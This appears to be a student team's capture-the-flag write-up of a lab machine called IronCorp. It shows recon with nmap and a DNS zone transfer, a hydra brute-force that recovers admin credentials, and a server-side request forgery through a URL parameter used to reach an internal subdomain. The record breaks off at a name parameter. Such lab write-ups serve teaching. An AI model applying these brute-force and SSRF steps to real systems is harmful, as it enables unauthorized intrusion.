PenTest 2 ROOM A GeForce

Members

ID	Name	Role
1211101248	Ang Khai Pin	Leader
1211101260	Samson Yoong Wen Kuang	Member
1211102775	Rehnugha A/P Marali	Member
1211102087	Sharleen Ravi Mahendra	Member


Steps 1: Recon and Enumeration

Members Involved: Sharleen

Tools used: **Nmap, Kali Linux, Firefox**


Thought Process and Methodology and Attempts:

Firstly, Sharleen started by using the /etc/hosts command.




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
[sudo] password for kali:
```

The following was displayed to her.




```
  GNU nano 6.2
27.0.0.1          localhost
127.0.1.1         kali
```

Below that output, Sharleen keyed in her IP address on the left side while ironcorp.me was keyed in on the right side. After completing this, she CTRL+X and CTRL+Y to save and close the page.




```
  GNU nano 6.2
27.0.0.1          localhost
127.0.1.1         kali
10.10.20.175      ironcorp.me
```

After that, Sharleen ran a nmap scan by using the nmap command.




```
┌──(kali㉿kali)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 09:46 EDT
Nmap scan report for ironcorp.me (10.10.20.175)
Host is up (0.24s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T13:47:49+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T13:43:16
|_Not valid after:  2023-01-31T13:43:16
|_ssl-date: 2022-08-02T13:47:59+00:00; +1s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.73 seconds
```

Then, Sharleen accessed the webpage by using port 8080.




```
ironcorp.me:8080
```

This is then displayed to her.




However, Sharleen found that it served her no function. Then, she moved on by accessing the webpage again, this time using port 11025.



ironcorp.me:11025


Now, this is the layout displayed to her.



Coming Soon!


We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!

Again, Sharleen found that she had encountered the same problem where this webpage also does not contain any function. She then tried using the dig command to try and obtain more information that may be relevant to her.




```
┌──(kali㉿kali)-[~]
└─$ dig @10.10.20.175 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.20.175 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 828 msec
;; SERVER: 10.10.20.175#53(10.10.20.175) (TCP)
;; WHEN: Tue Aug 02 09:51:03 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

She can see that there are two subdomains; admin and internal. She returned to her terminal and keyed in the /etc/hosts command once again.




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
[sudo] password for kali:
```

Sharleen then proceeded to key in her IP address on the left side and her two subdomains on the right side.



```
 GNU nano 6.2
27.0.0.1        localhost
127.0.1.1       kali
10.10.20.175    ironcorp.me
10.10.20.175    admin.ironcorp.me
10.10.20.175    internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Sharleen then returned to the webpage with the port 11025. Firstly, she tried admin.ironcorp.me:11025 which then displayed this to her.



admin.ironcorp.me:11025

This site is asking you to sign in.


Username

Password

Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!

The page requested for a username and password. Sharleen left this page for a while to try the other subdomain. She substituted admin with internal. The following was displayed to her.



Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the webmaster.

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Sharleen then returned to her terminal. There, she used the hydra command.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P abc.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 09:59:27
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6180 login tries (l:1/p:6180), ~387 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 09:59:44
```

Sharleen has successfully gotten the username and password.


Steps 2: Initial Foothold

Members Involved: Rehnugha A/P Marali

Tool Used: Kali Linux, Firefox, Burpsuite, Foxy Proxy, Github

Thought Process and Methodology and Attempts:


After Sharleen finds the username and password. Next, she access the 11025 port to login into the webpage.



Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!


admin@10.8.6.160



Ultimate search bar

Search:

Rehnu faced some problems logging in to the webpage.



Index of /


Name Last modified Size Description

Apache/2.4.46 (Debian) Server at 10.8.163.164 Port 80

Ultimate search bar


Search: ******

After several tests to see what kind of vulnerability Rehnu are facing, she found that the site is vulnerable to SSRF attacks. As a proof, Rehnu try run the hi.txt file that she created on my own server.



```
┌──(1211101248㉿kali)-[~/Documents]
└─$ cat hi.txt
hi pentest 2


┌──(1211101248㉿kali)-[~/Documents]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.169.73 - - [02/Aug/2022 03:06:09] "GET /hi.txt HTTP/1.1" 200 -
```

As a result, Rehnu see that it prints the text of the hi.txt file.




admin.ironcorp.me:11025/?r=http://10.18.31.18/hi.txt

hi pentest 2

Ultimate search bar

Search: ******

This being the case, Rehnu can use it to perform an internal port scan and discover new services that are only available internally. She took advantage of the vulnerability and loaded the subdomain that she could not access from the perimeter.




admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025

You can find your name here

Ultimate search bar

Search: ****** Submit Query

Rehnu examine the code and see a variable that prints out a user's name.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=

